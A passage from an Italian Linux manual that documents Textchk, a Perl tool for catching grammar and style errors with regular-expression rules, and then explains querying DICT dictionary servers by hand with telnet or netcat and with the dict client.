
In questo capitolo si vuole mostrare un programma Perl che può aiutare a definire delle regole rappresentate in forma di espressioni regolari, per segnalare degli errori sintattici o stilistici. Con questo programma è possibile indicare anche delle regole di eccezione e delle particolarità riferite a un solo documento. Il programma in questione è Textchk, [1] che è derivato dagli strumenti preparati originariamente per la composizione di questo documento (ALtools e Alml).

Textchk dovrebbe trovarsi assieme alla distribuzione di questa opera; tuttavia, il suo riferimento principale è ⟨http://na.mirror.garr.it/mirrors/appuntilinux/software/⟩.

430.1 Principio di funzionamento

Textchk scandisce un file di partenza generando un altro file contenente le parti di testo che risulterebbero errate (oltre a un file diagnostico contenente la registrazione del procedimento di verifica). Prima di iniziare a leggere il file da esaminare, vengono caricati dei modelli che esprimono degli errori, espressi in forma di espressione regolare, seguiti eventualmente da dei modelli di eccezione. Infine, vengono caricate anche delle particolarità riferite al testo che si elabora, trattate in forma letterale e non più secondo il modello di un'espressione regolare.

Figura 430.1. Schema di funzionamento di Textchk.

regexp errori+eccezioni
brani particolari
documento da esaminare
Textchk
errori trovati
registro diagnostico

Gli errori che si possono ricercare attraverso delle espressioni regolari, riguardano la vicinanza di parole che hanno caratteristiche determinate, come l'uso o meno di articoli apostrofati. Sotto questo aspetto, diventa importante che, nel file di testo originale, ogni paragrafo si trovi su una sola riga, cioè non sia interrotto su più righe.

A fianco di questo problema, si aggiunge il fatto che il file sorgente che si vuole esaminare potrebbe contenere dei codici di controllo, come nel caso di TeX (o LaTeX) e di HTML. In

tutte queste situazioni, prima di passare all'analisi vera e propria, occorre ripulire e riadattare il testo, in modo da avere a che fare con un file di testo puro, in cui ogni paragrafo si trovi su una sola riga. Al limite, può essere sufficiente che ogni periodo, cioè ogni frase completa che termina con un punto, si trovi su una sola riga.

430.1.1 Espressioni regolari

Textchk è scritto in Perl, pertanto le espressioni regolari che possono essere gestite sono quelle di questo linguaggio di programmazione.

La ricerca della corrispondenza con le espressioni regolari che esprimono un errore, viene fatta in modo da circoscrivere, se possibile, tre parole prima e dopo della zona dell'errore. Per questa ragione, non ha senso tentare di identificare l'inizio e la fine di una riga (con i simboli '`^`' e '`$`'), inoltre non è possibile utilizzare le parentesi tonde.

A titolo di esempio, si propone il problema della «d» eufonica, per la precisione il caso di «ad». Supponendo di volerla utilizzare solo quando la parola successiva inizia con la vocale «a», escludendo il caso in cui la parola continui con un'altra «d» (per esempio: «ad amare», ma non «ad adattare»), si possono usare le espressioni regolari seguenti per individuare gli errori.

```
\ba\s+a[^d]\w*\b
\bad\s+ad\w*\b
\bad\s+[^a]\w*\b
```

Per intendere meglio il significato di ciò che è scritto, la prima riga significa:

'`\b`'	lo spazio vuoto prima della parola;
'`a`'	la lettera «a»;
'`\s+`'	uno o più spazi orizzontali;
'`a[^d]`'	la lettera «a» seguita immediatamente da qualunque cosa che sia diversa dalla lettera «d»;
'`\w*`'	zero o più caratteri alfabetici;
'`\b`'	lo spazio vuoto dopo la parola.

Nello stesso tempo, però, si può decidere di accettare un'eccezione: «ad esempio», che secondo quanto stabilito con l'ultima delle espressioni regolari appena mostrate, dovrebbe essere un errore. Si può usare quindi l'espressione regolare seguente, tra le eccezioni.

```
\bad\s+esempio\b
```

430.2 Configurazione

La configurazione di Textchk serve a definire gli errori sintattici che si ricercano. In generale è importante definire una configurazione specifica per ogni singolo progetto di documentazione, ma resta la possibilità di stabilire regole personali, legate all'utente, oltre che regole generali legate al sistema (per quanto questo possa avere un valore relativo).

La configurazione avviene attraverso un file di testo normale, in cui le righe bianche, quelle vuote e quelle che iniziano con il simbolo '`#`' vengono ignorate. Le altre righe sono dei record che possono avere una delle due forme seguenti:

DBL____*regola_di_errore* [____*testo_esplicativo*]

ERR____*regola_di_errore* [____*testo_esplicativo*]

EXC____*regola_di_eccezione*

Nel primo caso si identifica una parola che si ritiene possa essere stata scritta due volte, in modo erroneo; il secondo indica un modello di errore, mentre nel terzo si tratta di un'eccezione. I record che descrivono le regole di eccezione si riferiscono sempre all'ultima regola di errore (di tipo '**DBL**' o '**ERR**') che sia stata incontrata fino a quel punto.

La forma di questi record è un po' strana, nel senso che la separazione dei campi avviene attraverso una sequenza di quattro trattini bassi ('____'). Ciò serve per evitare di creare problemi alla realizzazione delle espressioni regolari che descrivono gli errori e le eccezioni.

```
#
# d eufonica
# a|e|o prendono una «d» eufonica se sono seguite da una parola che
# inizia con la stessa vocale, a meno che ci sia subito dopo un'altra
# «d».
#
ERR____\ba\s+a[^d]\w*\b____a --> ad
EXC____\bda\s+a\s+a\b
#
ERR____\bad\s+ad\w*\b____ad --> a
#
ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b
#
ERR____\be\s+e[^d]\w*\b____e --> ed
ERR____\bed\s+[eE]d\w*\b____ed --> e
ERR____\bed\s+[^eèE]\w*\b____ed --> e
#
ERR____\bo\s+[oO][^d]\w*\b____o --> od
ERR____\bod\s+[oO]d\w*\b____od --> o
ERR____\bod\s+[^oO]\w*\b____od --> o
```

L'esempio mostra una serie di istruzioni con le quali si cerca di definire l'uso della «d» eufonica. Vale la pena di analizzare cosa succede di fronte a una situazione precisa. Si suppone di avere scritto un testo nel quale è stata inserita la frase seguente:

```
Purtroppo, fino ad ora il colore dell'auto non è stato scelto dal cliente.
```

Concentrando l'attenzione sui record di configurazione seguenti, si può simulare ciò che succede.

```
ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b
```

Per cominciare, viene individuato un errore in via preliminare in corrispondenza di «ad ora», perché la parola che segue «ad» non inizia con una lettera «a». Textchk preleva una stringa di tre parole prima e tre parole dopo questo errore: «Purtroppo, fino ad ora il colore dell'auto». In questo caso, le parole precedenti sono solo due, perché non è stato possibile ottenere di più.

Su questa stringa estratta viene condotto il controllo per le eccezioni successive; così, dal momento che si ottiene una corrispondenza (sempre con «ad ora»), l'errore si rivela infondato (in base ai presupposti stabiliti).

L'ultimo campo dei record che descrivono gli errori serve per indicare una spiegazione per ciò che viene identificato come un errore. Questa spiegazione viene mostrata da Textchk nel momento in cui l'errore relativo viene mostrato, secondo lo schema seguente:

```
testo_esplicativo
    tre_parole_precedenti>>errore<<tre_parole_successive
```

Come si vede, la corrispondenza con l'errore viene evidenziata dai delimitatori '>>' e '<<'.

430.2.1 Gerarchia della configurazione

Textchk è stato pensato originariamente per avere una configurazione specifica per ogni progetto di documentazione che ogni autore possa gestire. Tuttavia, è possibile definire anche una configurazione personale e una di sistema. Si tratta dei file seguenti:

'./.textchk.rules'	contiene la configurazione corrente, che viene letta prima delle altre;
'~/.textchk.rules'	contiene la configurazione personale, letta subito dopo quella corrente;
'/etc/textchk.rules'	contiene la configurazione di sistema, che viene letta alla fine.

In generale non è opportuno stabilire una configurazione generale di sistema. Tuttavia, se c'è la necessità di annullare l'effetto di una regola di errore stabilita a livello generale, si può dichiarare la stessa regola nella configurazione personale o in quella corrente, facendola seguire immediatamente da un'eccezione identica. Per esempio, si può supporre di avere definito a livello di sistema la regola seguente, che richiede l'uso della «d» eufonica ogni volta che la parola seguente inizia con una vocale:

```
ERR____\b[aeo]\s+[aeiouAEIOU]\w*\b____a/e/o --> ad/ed/od
```

Per annullarne l'effetto completamente, basta aggiungere la stessa regola in qualità di eccezione, subito dopo:

```
#
# Regola di sistema che qui viene annullata.
#
ERR____\b[aeo]\s+[aeiouAEIOU]\w*\b____a/e/o --> ad/ed/od
EXC____\b[aeo]\s+[aeiouAEIOU]\w*\b
```

430.2.2 Casi particolari

Alle volte non conviene indicare troppe eccezioni, oppure non è materialmente possibile. Per esempio, si può immaginare il caso in cui si vuole mostrare veramente un modo sbagliato di scrivere per qualche ragione. Per queste situazioni viene in aiuto un file di configurazione aggiuntivo, che però può essere associato esclusivamente a un solo progetto di documentazione. Si tratta del file '`./.textchk.special`', in cui si possono inserire integralmente alcune stringhe che Textchk ha indicato precedentemente come errate.

Per questa parte della configurazione non c'è molto da fare: basta utilizzare un programma per la creazione e la modifica dei file di testo ricopiando ciò che serve dal file che viene generato da Textchk per registrare gli errori trovati. L'esempio seguente mostra un estratto di quello che potrebbe contenere questo file. Si osservi il fatto che si tratta di esempi di errori scritti così di proposito.

```
oppure «un'aula», «ed anche» oppure «e
vuole scrivere: «una aula» oppure «un'aula»,
ma non «ad adattare»), si possono
```

430.2.3 L'indicazione di parole doppie

Un errore frequente nella scrittura di un testo consiste nella ripetizione di una parola per due volte di seguito, mentre l'intenzione sarebbe quella di scriverla una volta sola. Per intercettare questo tipo di situazione si utilizza il record '**`DBL`**'. Nel campo dell'espressione che indica l'errore, si fa riferimento implicitamente a una parola intera. Infatti, nella comparazione reale, viene aggiunto il simbolo '**`\b`**' all'inizio e alla fine, a sottolineare che la parola deve essere completa. Si osservi l'esempio seguente:

```
#
# Parole doppie.
#
DBL____\w\w+____Due parole identiche
EXC____\bciao\s+ciao\b
```

L'intenzione è di individuare qualunque parola ('**`\w+`**'), composta almeno da due caratteri, che si ripete immediatamente. Viene posta una sola eccezione alla coppia «ciao ciao».

430.3 Come si usa

Textchk si compone di un eseguibile unico, '**`textchk`**', che si utilizza secondo lo schema sintattico seguente:

`textchk --input-type=`***tipo_di_file*** ***file_da_analizzare*** [***errori_risultanti*** [***file_diagnostico***]]

```
textchk --help
```

```
textchk --version
```

Oltre alle opzioni standard, '**--help**' e '**--version**', l'opzione '**--input-type**' serve a stabilire il tipo di file che si fornisce in ingresso, in modo che Textchk sappia come fare per gestirlo opportunamente, attraverso un argomento:

Opzione	Descrizione
`--input-type=standard`	si riferisce a un file di testo in cui ogni capoverso occupa esattamente una riga e non richiede altri adattamenti;
`--input-type=man`	si riferisce a un file Troff delle pagine di manuale, che come tale richiede una rielaborazione in modo da ottenere un file di testo, simulando uno schermo di ampiezza orizzontale smisurata;
`--input-type=texinfo` `--input-type=texi`	si riferisce a un sorgente Texinfo;
`--input-type=html`	si riferisce a un file HTML che può essere trasformato in un file di testo attraverso Lynx.

Il secondo argomento della riga di comando è il nome del file da analizzare, che deve corrispondere al tipo indicato precedentemente. Il terzo argomento serve a definire il nome del file che viene creato per annotare le stringhe errate che vengono individuate; se non viene fornito espressamente il suo nome, viene creato un file con lo stesso nome di quello in ingresso, con l'aggiunta dell'estensione '`.err`' ('***file_da_analizzare***`.err`'). Il quarto argomento serve a specificare il nome del file diagnostico, nel quale vengono registrate tutte le fasi di individuazione di errori e di eccezioni. Anche l'indicazione di questo file può essere omessa; in tal caso viene usato il nome del file degli errori con l'aggiunta dell'estensione '`.diag`', oppure il file in ingresso con la stessa aggiunta ('***errori_risultanti***`.diag`' oppure '***file_da_analizzare***`.diag`').

Per esempio, il comando seguente genera i file '`bash.1.err`' e '`bash.1.diag`':

`$` **`textchk --input-type=man bash.1`** [*Invio*]

430.3.1 Come vengono mostrati gli errori e i dati diagnostici

Durante il suo lavoro, Textchk mostra sullo schermo ciò che trova, delimitando gli errori tra i delimitatori '**>>**' e '**<<**'. Per esempio, in base alle regole seguenti,

```
ERR____\bad\s+[^aA]\w*\b____ad --> a
EXC____\bad\s+esempio\b
EXC____\bad\s+ora\b
```

si possono ottenere segnalazioni come queste:

```
ad --> a
    Pertanto, andando >>ad elevare<< il proprio livello
ad --> a
    contrario, riuscendo così >>ad esplorare<< il proprio mondo
```

Nel file che elenca gli errori si trovano le righe seguenti:

```
Pertanto, andando ad elevare il proprio livello
contrario, riuscendo così ad esplorare il proprio mondo
```

Inoltre, nel file diagnostico si trova l'intero procedimento:

```
??? Pertanto, andando >>ad elevare<< il proprio livello
ERR \bad\s+[^aA]\w*\b
!!! Pertanto, andando >>ad elevare<< il proprio livello

??? contrario, riuscendo così >>ad esplorare<< il proprio mondo
ERR \bad\s+[^aA]\w*\b
!!! contrario, riuscendo così >>ad esplorare<< il proprio mondo

??? Il colore rosso, >>ad esempio<<, rappresenta la propria
ERR \bad\s+[^aA]\w*\b
EXC \bad\s+esempio\b

??? Il colore rosso, >>ad esempio<<, rappresenta la propria
ERR \bad\s+[^aA]\w*\b
EXC \bad\s+esempio\b

??? Pertanto, l'espressione «>>ad emettere<<» non è corretta.
ERR \bad\s+[^aA]\w*\b
SPC Pertanto, l'espressione «ad emettere» non è corretta.
```

Il file diagnostico mostra informazioni diverse, distinte attraverso una sigla iniziale. Le righe che iniziano con '**???**' indicano il problema trovato; le righe che iniziano con '**ERR**' rappresentano la regola di errore in base alla quale viene evidenziato il problema; le righe che iniziano con '**EXC**' indicano una regola di eccezione per la quale il problema viene superato; le righe che iniziano con '**SPC**' rappresentano un caso particolare (speciale), per cui la frase in questione viene accettata così come si trova. Infine, le righe che iniziano con '**!!!**' rappresentano la conferma finale che si deve trattare di un errore.

430.4 Come si installa

Textchk si compone di un solo programma Perl: '**textchk**'. Questo file può essere collocato ovunque sia ritenuto più conveniente, preferendo evidentemente una directory elencata all'interno della variabile di ambiente '**PATH**'.

Trattandosi di un programma Perl, deve essere disponibile l'interprete relativo. Attualmente si prevede che questo corrisponda esattamente all'eseguibile '/usr/bin/perl'. Se il proprio sistema non è organizzato in questo modo, basta modificare la prima parte del programma:

```
#!/usr/bin/perl
…
```

Dopo la soluzione di questo problema, c'è solo bisogno di predisporre un file di regole, './.textchk.rules', poi, mano a mano che il lavoro procede, può essere conveniente predisporre anche il file './.textchk.special'.

430.4.1 Gettext

I messaggi che può mostrare Textchk possono essere tradotti, dal momento che viene usato il modulo Perl-gettext. Nel pacchetto del sorgente è presente un file di messaggi per la lingua italiana, che però deve essere compilato e installato:

$ **msgfmt -o textchk.mo it.po** [*Invio*]

In questo modo, si genera il file '`textchk.mo`', che probabilmente va collocato nella directory '`/usr/share/locale/it/LC_MESSAGES/`'.

430.4.2 Dipendenze

Per funzionare, Textchk richiede l'interprete Perl e la presenza di un modulo speciale: Perl-gettext. Inoltre, per poter gestire correttamente i diversi tipi di file per cui è stato predisposto, richiede in particolare Groff, Lynx e Texinfo.

430.5 Riferimenti

- Daniele Giacomini, *Textchk*
  ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/software/*⟩


[1] **Textchk** GNU GPL

Capitolo 431

Dizionari

Esistono diversi tipi di dizionario che spesso sono disponibili in forma di file di testo, redatti secondo un certo standard. Non si tratta esclusivamente di dizionari per le traduzioni, ma si possono includere quelli per i sinonimi, quelli specifici per un certo settore tecnico, fino a quelli biblici.

Per accedere a tutti i dizionari disponibili presso un elaboratore, si usa generalmente un programma demone, a cui si accede attraverso la rete, precisamente secondo il protocollo DICT (*Dictionary server protocol*) descritto dal documento RFC 2229. Naturalmente, i file contenenti i dizionari, devono essere realizzati secondo il formato atteso dal demone stesso. Di solito si considera il programma '**dictd**' per questo scopo.

Figura 431.1. Il servizio DICT viene fornito attraverso un demone, di solito in ascolto della porta 2628/TCP.

431.1 Dictd o Serpento

Il programma che di solito si usa come servente DICT è Dictd[1] oppure Serpento[2] (il secondo sembra avere una gestione migliore dell'insieme di caratteri universale).

```
dictd
```

```
serpento
```

Il programma, sia '**dictd**', sia '**serpento**', salvo indicazioni differenti nella sua configurazione, si collega ai file che dovrebbero trovarsi nella directory '`/usr/share/dictd/`' e si mette in ascolto della porta 2628/TCP.

I file in questione devono essere conformi a quanto atteso dai programmi. Nel caso della distribuzione GNU/Linux Debian, i dizionari sono distribuiti in pacchetti separati, il cui nome inizia per '**dict-**'.

431.2 Interrogazione manuale di un servizio DICT

Per comprendere l'utilità del servizio DICT, prima di avvicinarsi all'uso dei programmi client-ti che possono servirsene, conviene provare a utilizzare direttamente il protocollo, con i suoi comandi principali. Ciò consente anche di verificare il funzionamento del servizio. Per l'interrogazione diretta, si può usare Netcat o Telnet:

```
netcat nodo 2628
```

```
telnet nodo 2628
```

Ecco come si potrebbe usare Telnet per accedere all'elaboratore locale, presso il quale è in funzione Serpento:

$ **telnet localhost 2628** [*Invio*]

```
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
220 hello <> msg
```

SHOW SERVER [*Invio*]

```
114 server information follows
serpento
.
250 Command complete
```

QUIT [*Invio*]

```
221 bye bye
Connection closed by foreign host.
```

Prima di vedere i comandi più importanti, è necessario chiarire il significato di alcune definizioni che si rifanno a quanto scritto nel documento RFC 2229.

- Ogni dizionario viene considerato costituire una «base di dati», ma qui non si usa questa dizione che sembra impropria.
- La ricerca di un termine avviene attraverso un confronto, il cui metodo può cambiare in base alla necessità. Per esempio si può cercare una corrispondenza esatta, oppure una corrispondenza fonetica. Il metodo di confronto di una ricerca viene definito «strategia»; qui si fa riferimento al metodo di ricerca.

La tabella successiva mostra la sintassi, semplificata di alcuni comandi.

Sintassi	Descrizione
`DEFINE` ***dizionario parola*** `DEFINE {!|*}` ***parola***	Richiede di trovare la definizione o la traduzione della parola indicata, cercandola nel dizionario stabilito (si cerca una corrispondenza esatta e completa della parola indicata). Se al posto del dizionari si indica un punto esclamativo, si vuole ottenere il risultato nel primo dizionario annoverato dal servizio; se invece si utilizza un asterisco, si vogliono trovare le corrispondenze con tutti i dizionari disponibili.
`MATCH` ***dizionario metodo_ricerca parola*** `MATCH {!|*}` ***metodo_ricerca parola***	Richiede di trovare una corrispondenza della parola indicata, attraverso l'indicazione di un metodo di ricerca (o strategia). Se al posto del dizionari si indica un punto esclamativo, si vuole ottenere il risultato nel primo dizionario annoverato dal servizio; se invece si utilizza un asterisco, si vogliono trovare le corrispondenze con tutti i dizionari disponibili.
`MATCH` ***dizionario*** `exact` ***parola***	Richiede di trovare una corrispondenza esatta della parola, praticamente come avviene con il comando '**`DEFINE`**'.
`MATCH` ***dizionario*** `prefix` ***parola***	Richiede di trovare una corrispondenza iniziale della parola.
`MATCH` ***dizionario* . *parola***	Richiede di trovare una corrispondenza secondo il metodo predefinito del servente, che dovrebbe corrispondere al migliore disponibile.
`SHOW DB` `SHOW DATABASE`	Richiede di mostrare l'elenco dei dizionari disponibili.
`SHOW STRAT` `SHOW STRATEGIES`	Richiede di mostrare l'elenco dei metodi di ricerca disponibili (quelli utilizzabili con il comando '**`MATCH`**'.
`SHOW SERVER` `SHOW SERVER`	Richiede di mostrare il nome del servente.
`QUIT`	Conclude il collegamento.

Segue la descrizione di alcuni esempi, partendo dalle interrogazioni necessarie a conoscere quali sono i dizionari disponibili.

- **`SHOW DB`** [*Invio*]

```
110 57 databases here
…
freedict-iri-eng "freedict-iri-eng"
freedict-eng-lat "freedict-eng-lat"
freedict-deu-ita "freedict-deu-ita"
freedict-deu-por "freedict-deu-por"
.
250 Command complete
```

- **SHOW STRAT** [*Invio*]

```
111 9 strategies here
soundex "Match using SOUNDEX algorithm"
suffix "Match suffixes"
metaphone "metaphone algorithm"
substring "Match substring occurring anywhere in word"
re "POSIX 1003.2 regular expressions"
prefix "Match prefixes"
lev "Match words within Levenshtein distance one"
fnmatch "fnmatch-like (* ? as wildcards)"
exact "Match words exactly"
.
250 Command complete
```

I metodi di ricerca '**exact**' e '**prefix**' sono obbligatori, nel senso che devono essere sempre presenti, secondo quanto stabilito dal documento RFC 2229.

- **DEFINE ! ciao** [*Invio*]

In questo caso si chiede la definizione (la corrispondenza esatta) della parola «ciao» con il primo dizionario disponibile:

```
150 1 here you are
151 "ciao" freedict-eng-cro "freedict-eng-cro"
ciao

ćao




.
250 Command complete
```

In questo caso è stata ottenuta la traduzione dall'inglese al croato.

- **DEFINE * ciao** [*Invio*]

Questa volta si vuole la definizione della parola da tutti i dizionari disponibili; qui si vedono gli ultimi due:

```
150 5 here you are
…
151 "ciao" freedict-eng-ara "freedict-eng-ara"
Ciao
```

```
□□□□□□ □□ □□□ □□□□□□□



.
151 "ciao" freedict-ita-eng "freedict-ita-eng"
ciao
     hello



.
250 Command complete
```

- **`MATCH ! soundex amore`** [*Invio*]

  Viene cercata la parola «amore», attraverso il metodo di ricerca (strategia) '**`soundex`**', limitando l'interesse al primo dizionario che contenga almeno una corrispondenza valida:

```
152 9 here you are
freedict-fra-eng "animer"
freedict-fra-eng "amener à"
freedict-fra-eng "anar"
freedict-fra-eng "aimer"
freedict-fra-eng "amer"
freedict-fra-eng "amour"
freedict-fra-eng "aumônier"
freedict-fra-eng "annuaire"
freedict-fra-eng "amener"
.
250 Command complete
```

  Eventualmente, dopo si può fare una ricerca con il comando '**`DEFINE`**', specificando anche il dizionario, per avere maggiori indicazioni su una parola dell'elenco trovato.

431.3 Il programma Dict per l'interrogazione del servizio

Dict[3] è il programma più comune per l'interrogazione di un servizio DICT. Si usa a riga di comando, ma proprio per questo è molto semplice ed efficace:

`dict` [***opzioni***] ***parola***

`dict` [***opzioni***] `dict://`***nodo***`/d:`***parola*** [`:`***dizionario***]

`dict` [***opzioni***] `dict://`***nodo***`/m:`***parola*** [`:`***dizionario*** [`:`***modalità_di_ricerca***]]

La prima forma di utilizzo del programma implica la ricerca della parola indicata presso il servente o i serventi indicati nella configurazione (salvo indicazione diversa attraverso le op-

zioni); la seconda richiede una ricerca presso un elaboratore stabilito, utilizzando un confronto completo (l'equivalente del comando '**DEFINE**' del protocollo DICT); l'ultima richiede una ricerca presso un elaboratore stabilito, utilizzando un confronto che non sia necessariamente esatto (l'equivalente del comando '**MATCH**' del protocollo DICT).

Il file di configurazione generale di Dict può essere, a seconda dei sistemi, '/etc/dict.conf', oppure '/etc/dictd/dict.conf'; il file di configurazione personale di ogni utente è '~/.dictrc'. La configurazione serve a specificare i serventi predefiniti, aggiungendo eventualmente indicazioni sulla porta TCP da utilizzare, nel caso non sia quella standard:

```
server nodo [port n_porta]
```

Eventualmente sono disponibili altre opzioni nella direttiva '**server**' nei casi in cui l'accesso al servente richieda una forma di autenticazione. È normale trovare queste due direttive nel file di configurazione:

```
server localhost
server dict.org
```

In pratica, si cerca prima un servizio DICT localmente, altrimenti si interroga quello fornito da *dict.org*.

Tabella 431.12. Alcune opzioni per l'utilizzo di Dict.

Opzione	Descrizione
-h ***nodo*** --host ***nodo***	Specifica di interrogare un servente particolare, che probabilmente è diverso da quanto indicato nella configurazione.
-p ***n_porta*** --port ***n_porta***	Specifica di rivolgersi a un certo numero di porta TCP, evidentemente diverso da quello predefinito che sarebbe 2628.
-d ***dizionario*** --database ***dizionario***	Specifica il dizionario all'interno del quale si vuole eseguire la ricerca.
-D --dbs	Richiede un elenco dei dizionari disponibili presso il servente.
-m --match	Invece di ottenere una «definizione», si richiede di cercare una corrispondenza (sulla base del metodo di ricerca specificato con l'opzione '**--strategy**').
-s ***metodo_ricerca*** --strategy ***metodo_ricerca***	Se si usa l'opzione '**-m**', consente di specificare il metodo di ricerca.
-S --strats	Richiede un elenco dei metodi di ricerca (strategie) disponibili presso il servente.

Segue la descrizione di alcuni esempi.

- $ **dict -D** [*Invio*]

```
Databases available:
…
 freedict-iri-eng freedict-iri-eng
 freedict-eng-lat freedict-eng-lat
 gazetteer2k-places gazetteer2k-places
 freedict-deu-ita freedict-deu-ita
 freedict-por-deu freedict-por-deu
 freedict-deu-por freedict-deu-por
```

- $ **dict -S** [*Invio*]

```
Strategies available:
 soundex    Match using SOUNDEX algorithm
 suffix     Match suffixes
 metaphone  metaphone algorithm
 substring  Match substring occurring anywhere in word
 re         POSIX 1003.2 regular expressions
 prefix     Match prefixes
 lev        Match words within Levenshtein distance one
 fnmatch    fnmatch-like (* ? as wildcards)
 exact      Match words exactly
```

I metodi di ricerca '**exact**' e '**prefix**' sono obbligatori, nel senso che devono essere sempre presenti, secondo quanto stabilito dal documento RFC 2229.

- $ **dict \! ciao** [*Invio*]

In questo caso si chiede la definizione (la corrispondenza esatta) della parola «ciao» con il primo dizionario disponibile. Il punto esclamativo appare preceduto dalla barra obliqua inversa perché altrimenti la shell lo interpreterebbe con un significato speciale.

```
1 definition found

From freedict-eng-cro [freedict-eng-cro]:

  ciao

  ćao
```

In questo caso è stata ottenuta la traduzione dall'inglese al croato.

- $ **dict -d * ciao** [*Invio*]

Questa volta si vuole la definizione della parola da tutti i dizionari disponibili (anche in questo caso la barra obliqua inversa, che precede l'asterisco, serve a evitare che la shell interpreti l'asterisco in modo speciale); qui si vedono gli ultimi due:

```
6 definitions found
…
From freedict-eng-ara [freedict-eng-ara]:
```

```
  Ciao

  □□□□□□ □□ □□□ □□□□□□□


From freedict-ita-eng [freedict-ita-eng]:

  ciao
       hello
```

- $ **dict ciao** [*Invio*]

  Si ottiene esattamente la stessa cosa del comando precedente; poiché, se non si specifica il dizionario, vengono scanditi tutti.

- $ **dict -m -s soundex amore** [*Invio*]

  Viene cercata la parola «amore», attraverso il metodo di ricerca (strategia) '**soundex**', su tutti i dizionari disponibili:

```
gcide:  Aimer  Ameer  Amir  Amorwe  Amour  Anear  Annoyer
  Annuary  Anoura  anoura  Anura  anuria  Anury  Anywhere  Aumery
wn:  ameer  Amhara  amir  Amor  amora  amour  Amur  annoyer
  Anura  anuria  anywhere
moby-thes:  Amor  amour
vera:  amr  anhr  anr
jargon:  annoyware
foldoc:  annoyware  anr
easton:  Amariah  Aner
hitchcock:  Amariah  Aner
gazetteer:  Amery  Amory  Anmoore  Aynor
gaz-place:  Amery  "Amery, WI"  Amory  Anmoore  Aynor
```

  Eventualmente, dopo si può fare una ricerca normale (come «definizione»), specificando anche il dizionario, per avere maggiori indicazioni su una parola dell'elenco trovato.

- $ **dict -D -h dict.org** [*Invio*]

  Elenca i dizionari disponibili presso l'elaboratore *dict.org*:

```
Databases available:
…
 english    English Monolingual Dictionaries
 trans      Translating Dictionaries
 all        All Dictionaries (English-Only and Translating)
 web1913    Webster's Revised Unabridged Dictionary (1913)
 world95    The CIA World Factbook (1995)
```

- $ **dict -S -h dict.org** [*Invio*]

```
Strategies available:
 exact      Match headwords exactly
 prefix     Match prefixes
 substring  Match substring occurring anywhere in a headword
 suffix     Match suffixes
 re         POSIX 1003.2 (modern) regular expressions
 regexp     Old (basic) regular expressions
 soundex    Match using SOUNDEX algorithm
 lev        Match headwords within Levenshtein distance one
 word       Match separate words within headwords
```

- `$` **`dict dict://dict.org/d:ciao`** [*Invio*]

  Si chiede la definizione (la corrispondenza esatta) della parola «ciao» con tutti i dizionari disponibili presso *`dict.org`*.

```
1 definition found

From WordNet (r) 2.0 [wn]:

  ciao
       n : an acknowledgment that can be used to say hello or goodbye
           (aloha is Hawaiian and ciao is Italian) [syn: {aloha}]
```

- `$` **`dict dict://dict.org/d:love:easton`** [*Invio*]

  Cerca la definizione della parola «love» nel dizionario '**`easton`**', presso *`dict.org`*:

```
1 definition found

From Easton's 1897 Bible Dictionary [easton]:

  Love
     This word seems to require explanation only in the case of its
     use by our Lord in his interview with "Simon, the son of Jonas,"
     after his resurrection (John 21:16, 17). When our Lord says,
     "Lovest thou me?" he uses the Greek word _agapas_; and when
     Simon answers, he uses the Greek word _philo_, i.e., "I love."
     This is the usage in the first and second questions put by our
     Lord; but in the third our Lord uses Simon's word. The
     distinction between these two Greek words is thus fitly
     described by Trench:, "_Agapan_ has more of judgment and
     deliberate choice; _philein_ has more of attachment and peculiar
